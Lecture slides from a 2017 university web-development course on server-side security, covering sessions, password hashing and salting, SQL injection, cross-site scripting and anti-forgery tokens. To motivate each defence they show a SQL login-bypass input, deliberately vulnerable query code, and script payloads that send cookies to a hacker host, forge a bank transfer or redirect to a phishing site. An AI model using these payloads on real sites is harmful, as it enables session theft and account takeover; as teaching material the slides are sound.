JÖNKÖPING UNIVERSITY

School of Engineering

SECURITY

Server-side Web Development

TPWK16 Spring 2017

Peter Larsson-Green

JÖNKÖPING UNIVERSITY
School of Engineering

FIRST LESSON

Never, ever trust clients.

FIRST LESSON - EXAMPLE

The server knows only what the clients tell it.

DESIGNING A MEMBER SYSTEM

Authentication & Authorization

Is the user really who he claims to be?

What is User X allowed to do?

AUTHENTICATION - A FIRST ATTEMPT

Authenticate clients using their IP addresses.

(HTTP runs on IP → Each HTTP request has a “source IP address”)

- Bad for a couple of reasons:
  - Computers get new IP addresses.
  - It’s the user at the computer that should be authenticated!
- Extremely inappropriate for the following reason:
  - The “source IP address” is set by the client!
    - Does not need to be the client’s true IP address.

AUTHENTICATION

Some authentication methods:

- A secret (password).
- Face recognition.
- Voice recognition.
- Finger print recognition.
- Third party confirmation.
- Two-factor authentication.
- …

http://newsroom.mastercard.com/eu/press-releases/mastercard-makes-fingerprint-and-selfie-payment-technology-a-reality/

Our members table

Username	Password
User A	Password A
User B	Password B
User C	Password C
User D	Password D

SIGNING UP

```
<form method="post" action="/Members/SignUp">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign up!">
</form>
```

```
public class MembersController : Controller{
  public ActionResult SignUp(string username, string password){
    if(areValidValues(username, password))
      insertIntoMemberTable(username, password);
  }
}
```

SIGNING IN

```
<form method="post" action="/Members/SignIn">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    if(memberTableContainsUser(username, password))
      showContentForAuthenticatedMember(username);
  }
}
```

STAYING SIGNED IN

Problem: HTTP is stateless.

Solution: Use HTTP cookies.

HTTP COOKIES

Cookie = piece of information the client should store and send to the server along with HTTP requests.

- Specification: https://tools.ietf.org/html/rfc6265
- Created by a header field in a HTTP response:

```
Set-Cookie: city=Rom; Expires=Tue, 07 Feb 2017 10:37:23 GMT
```

  - Will only be used until it expires.
  - Multiple `Set-Cookie` headers are allowed in one response.
  - More attributes are available (see the specification).
- Passed in a header field in the HTTP requests:

```
Cookie: city=Rom
```

USING COOKIES IN ASP.NET

Creating a cookie in a controller:

```
var myCookie = new HttpCookie("city", "Rom");
myCookie.Expires = DateTime.Now.AddDays(2);
Response.Cookies.Add(myCookie);
```

Reading a cookie in a controller:

```
var myCookie = Request.Cookies["city"];
var city = myCookie.Value;
```

STAYING SIGNED IN

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    if(memberTableContainsUser(username, password)){
      Response.Cookies.Add(new HttpCookie("username", username));
      Response.Cookies.Add(new HttpCookie("password", password));
      showContentForAuthenticatedMember(username);
    }
  }
}
```

With each request: check username and password in the cookies.

- Use the database a lot ☹
- Password stored as plain text on the client's computer ☹

Just storing the username in cookie?

SESSIONS

"Cookies on the server"

- Instead of storing username/password in a cookie, store them on the server.
  - Known as the session.
- Send a cookie to the client with a unique identifier to it's session.
  - Known as the session id.
- Are deleted after some time (default 20 minutes after last usage).

USING SESSIONS IN ASP.NET

Adding a value to the session in a controller:

```
Session.Add("city", "Rom");
```

- The `Set-Cookie` header is added automatically!

Reading a value from the session in a controller:

```
var city = Session["city"] as string;
```

STAYING SIGNED IN

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    if(memberTableContainsUser(username, password))
      Session["authenticatedAs"] = username;
  }
  public ActionResult SecretPage(){
    if(Session["authenticatedAs"] == null)
      redirectUserTo("/Members/SignIn");
    else
      showContent(Session["authenticatedAs"] as string);
  }
}
```

Add info so you can redirect the user back to this page later!

SIGNING OUT

```
public class MembersController : Controller{
  public ActionResult SignOut(){
    Session.Remove("authenticatedAs");
  }
}
```

LEVEL BASED AUTHORIZATION

For example, in a forum:

Members < Moderators < Administrators

Implement through levels:

1 < 2 < 3

Action	Required level
Write posts in your own name.	1
Edit your own posts.	1
Edit other members' posts.	2
Delete posts.	2
Change level of members.	3

Our members table

Username	Password	Level
User A	Password A	3
User B	Password B	1
User C	Password C	2
User D	Password D	1

LEVEL EXAMPLE

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    if(memberTableContainsUser(username, password)){
      Session["authenticatedAs"] = username;
      Session["level"] = getLevelByUsername(username);
    }
  }
}
```

```
public class PostsController : Controller{
  public ActionResult Delete(int id){
    if(Session["level"] != null && 1 < Session["level"] as int)
      deletePost(id);
  }
}
```

ROLE BASED AUTHORIZATION

- Roles contains sets of permissions, e.g.:
  - Reader = {Permission to read posts}
  - Writer = {Permission to write posts}
  - Deleter = {Permission to delete posts}
  - Admin = {Permission to read posts,
    Permission to write posts,
    Permission to delete posts}
- Users are assigned roles.
  - Adam = {Reader}
  - Bertil = {Reader, Deleter}
  - Ceasar = {Admin}

ROLE BASED AUTHORIZATION

Our members table

Id	Username	Password
1	User A	Password A
2	User B	Password B
3	User C	Password C
4	User D	Password D

Our roles table

Id	Name
1	Reader
2	Writer
3	Deleter
4	Admin

Member_Id	Role_Id
1	1
1	2
2	1
3	4

ROLE EXAMPLE

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    if(memberTableContainsUser(username, password)){
      Session["authenticatedAs"] = username;
      Session["roles"] = getRolesByUsername(username);
    }
  }
}
```

```
public class PostsController : Controller{
  public ActionResult Delete(int id){
    if(Session["roles"] != null)
      if((Session["roles"] as List<string>).Contains("Deleter"))
        deletePost(id);
  }
}
```

SIGN IN AS SOMEONE ELSE

Our members table

Username	Password
Lisa	jklSD$2Fk3
Bart	123456
Homer	1+4=8
Marge	ilovehs

Sign in

Username:

Password:

Submit

What do the cracker do?

Keeps trying different passwords until he successfully logins.

What can we do?

Limit the number of login attempts.

IF WE ARE HACKED

Our members table

Username	Password
Lisa	jklSD$2Fk3
Bart	123456
Homer	1+4=8
Marge	ilovehs

What do the cracker do?


Logins as the users on other websites.

What can we do?

Don't store the passwords in plaintext.

ENCRYPTION

Caesar cipher
Key = 2



When the user signs up:

Store the password encrypted.

When the user signs in:

Decrypt the encrypted password and compare it with the provided one.

Username	Password
Stupid	SIMPLE

Username	Encrypted Password
Stupid	UKORNG

IF WE ARE HACKED

The cracker can't read the passwords in plain text ☺


What do the cracker do?

Searches for the encryption function and decrypts the encrypted passwords.

What do we do?

Hash the passwords instead of encrypting them.

HASHING (MUL + MOD)



When the user signs up:

Store the hash of the password.

Username	Password
Stupid	SIMPLE

When the user signs in:

Hash the provided password and compare it with the stored hash.

Username	Hashed Password
Stupid	83*73*77*80*76*69 % 1000 = 360

IF WE ARE CRACKED

Username	Hashed Password
Stupid	360

The cracker can't read the password in plaintext ☺

The cracker can't "unhash" the hashed passwords ☺

Rainbow Table

Plain text	Hashed
password	746
123456	254
qwerty	968
simple	360
aaaaaa	173

What do the cracker do?

Uses rainbow tables with common passwords to "unhash" the hash.

What do we do?

Add static salt to the password we hash.

```
hash("theSalt"+"thePassword")
```

IF WE ARE CRACKED

What do the cracker do?

Creates his own rainbow table with the same salt.

What do we do?

Use dynamic salt instead (each user has its own salt).

Rainbow Table

Plain text	Hashed
theSaltpassword	245
theSalt123456	587
theSaltqwerty	163
theSaltsimple	93
theSaltaaaaaa	974


Username	Salt	Hashed Password
Stupid	ksjktjf	215
Member X	lkdyrar	722
Member Y	jskdjtny	859

The cracker needs to generate one rainbow table for each user ☺


WHAT MORE CAN WE DO?

- Only short and common passwords are risky.
  - Use a minimum length for passwords.
  - Only accepts passwords containing both lower and upper case letters as well as symbols and digits.
- But it's hard to remember long random passwords.
  - Humans choose simple ones (`He||0W0r1d`) ☹

FUN OF THE DAY



https://xkcd.com/936/



https://xkcd.com/538/

SQL INJECTIONS

```
<form method="post" action="Members/SignIn">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

Sign in

Username: Lars

Password: pa55word

Sign in!

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    var query = @"SELECT level FROM members WHERE
                  username = '"+username+"' AND
                  password = '"+password+"' LIMIT 1";
  }
}
```

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = 'pa55w0rd' LIMIT 1
```

SQL INJECTIONS

```
<form method="post" action="Members/SignIn">
  Username: <input type="text" name="username"><br>
  Password: <input type="password" name="password"><br>
  <input type="submit" value="Sign in!">
</form>
```

Sign in

Username: Lars

Password: ' OR '' = '

Sign in!

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    var query = @"SELECT level FROM members WHERE
                  username = '"+username+"' AND
                  password = '"+password+"' LIMIT 1";
  }
}
```

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = '' OR '' = '' LIMIT 1
```

SQL INJECTIONS

```
var query = @"SELECT level FROM members WHERE
              username = '"+username+"' AND
              password = '"+password+"' LIMIT 1";
```

Needs to be escaped!

We get:

```
SELECT level FROM members WHERE
username = 'Lars' AND
password = '' or '' = '' LIMIT 1
```

We need to get:


```
SELECT level FROM members WHERE
username = 'Lars' AND
password = '\' or \'\' = \'' LIMIT 1
```

```
var query = @"SELECT level FROM members WHERE
              username = '"+escape(username)+"' AND
              password = '"+escape(password)+"' LIMIT 1";
```

SQL PARAMETERS

```
public class MembersController : Controller{
  public ActionResult SignIn(string username, string password){
    var query = @"SELECT level FROM members WHERE
                  username = @user AND
                  password = @pass LIMIT 1";
    using(SqlCommand command = new SqlCommand(query, theConnection)){
      command.Parameters.Add("@user", SqlDbType.VarChar).Value = username;
      command.Parameters.Add("@pass", SqlDbType.VarChar).Value = password;
      int level = command.ExecuteScalar() as int;
    }
  }
}
```

LEARNING THE HARD WAY



https://xkcd.com/327/

LEARNING THE HARD WAY #2

HTML INJECTIONS

```
public class MembersController : Controller{
  public void ListAll(){
    var query = "SELECT username FROM members";
    using(SqlCommand command = new SqlCommand(query, theConnection)){
      SqlDataReader reader = command.ExecuteReader();
      Response.Write("<ul>");
      while(reader.read()){
        Response.Write("<li>"+reader.GetString(0)+"</li>");
      }
      Response.Write("</ul>");
    }
  }
}
```

HTML INJECTIONS

Our members table

Username
Lisa
Bart
Homer

```
<ul>
  <li>Lisa</li>
  <li>Bart</li>
  <li>Homer</li>
</ul>
```

- Lisa
- Bart
- Homer

Or worse: JavaScript code!

Username
Good 1
<b>I'm bad ☺
Good 2

```
<ul>
  <li>Good 1</li>
  <li><b>I'm bad ☺</li>
  <li>Good 2</li>
</ul>
```

- Good 1
- **I'm bad ☺**
- **Good 2**

HTML INJECTIONS

- Characters with special meaning in HTML needs to be replaced with their entities!
  - `<` → `<`
  - `>` → `>`
  - `"` → `"`
  - `'` → `'`
- In controllers, use `Server.HtmlEncode(theString)`.
- In Razor, all dynamic output is encoded by default.
  - Use the `@Html.Raw("The output")` helper if you don't want that.

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
var cookies = document.cookie // Session id, or...
                              // ...auto-login info.
window.location = "http://hacker.com?c="+cookies
</script>
```

The hacker (owner of hacker.com) now has the user's session id or auto-login information ☹

Usually not a problem anymore: JS can't read HTTP Only Cookies.

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
var request = new XMLHttpRequest()
request.open("POST", "http://bank.com/transfer")
request.send("from=23-132&to=14-421&amount=1000")
</script>
```

If the user is logged in at bank.com (according to some cookie), the hacker transfers $1000 from the user's account to his own ☹

The *same-origin policy* partly forbids this.

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
window.location = "http://identical-site.com"
</script>
```

The user is redirected to the hackers identical looking website.

When user signs in there → Hacker gets user's password ☹

The URL in the address bar is different, but will the user notice?

HTML INJECTIONS

If you don't protect yourself against HTML injections:

```
<script>
document.getElementById('login').addEventListener(
  'submit',
  function(){ /* Read the user's password. */ }
)
</script>
```

HTML INJECTIONS

Protected by default in ASP.NET, do we need to worry?

- Not protected by default in many other frameworks.
- Sometimes you want to allow users to enter some HTML code.
  - E.g. in their presentations.
  - Really risky!
  - BBCode:
    - `[img]THE_URL[/img]` → `<img src="THE_URL">`

```
[img]http://bank.com/transfer?from=...[/img]
```

    - `[url="THE_URL"]THE_TEXT[/url]` → `<a href='THE_URL'>THE_TEXT</a>`

```
[url="javascript:JS_CODE"]Click![/url]
```

```
[url="'onclick='JS_CODE"]Click![/url]
```

HTML INJECTIONS

Protected by default in ASP.NET, do we need to worry?

- Not protected by default in many other frameworks.
- Sometimes you want to allow users to enter some HTML code.
- Or CSS code.
  - E.g. background color of their presentations.

PROTECTING OUR WEBSITE

Are our users safe if we properly escape all input from them?

- No! Other websites (possible hacked) our users visit might send requests to ours.

Can we protect ourselves against those requests?

- Yes! Most user actions comes from forms →
  Add secret to form & cookie and then validate.

PROTECTING OUR WEBSITE

```
HTTP/1.1 200 OK
Set-Cookie: secret=abc123; HttpOnly
...

<form action="money/transfer" method="post">
    From: <input type="text"   name="from">   <br>
      To: <input type="text"   name="to">     <br>
  Amount: <input type="text"   name="amount"> <br>
          <input type="hidden" name="secret" value="abc123">
  <input type="submit" value="Transfer!">
</form>
```

No JavaScript on any website can read this cookie.

Same-origin policy forbids other websites to read this HTTP Response.

PROTECTING OUR WEBSITE

This technique is very easy to use in ASP.NET.

In Razor

```
@using (Html.BeginForm()){
  @Html.AntiForgeryToken()
  ...
}
```

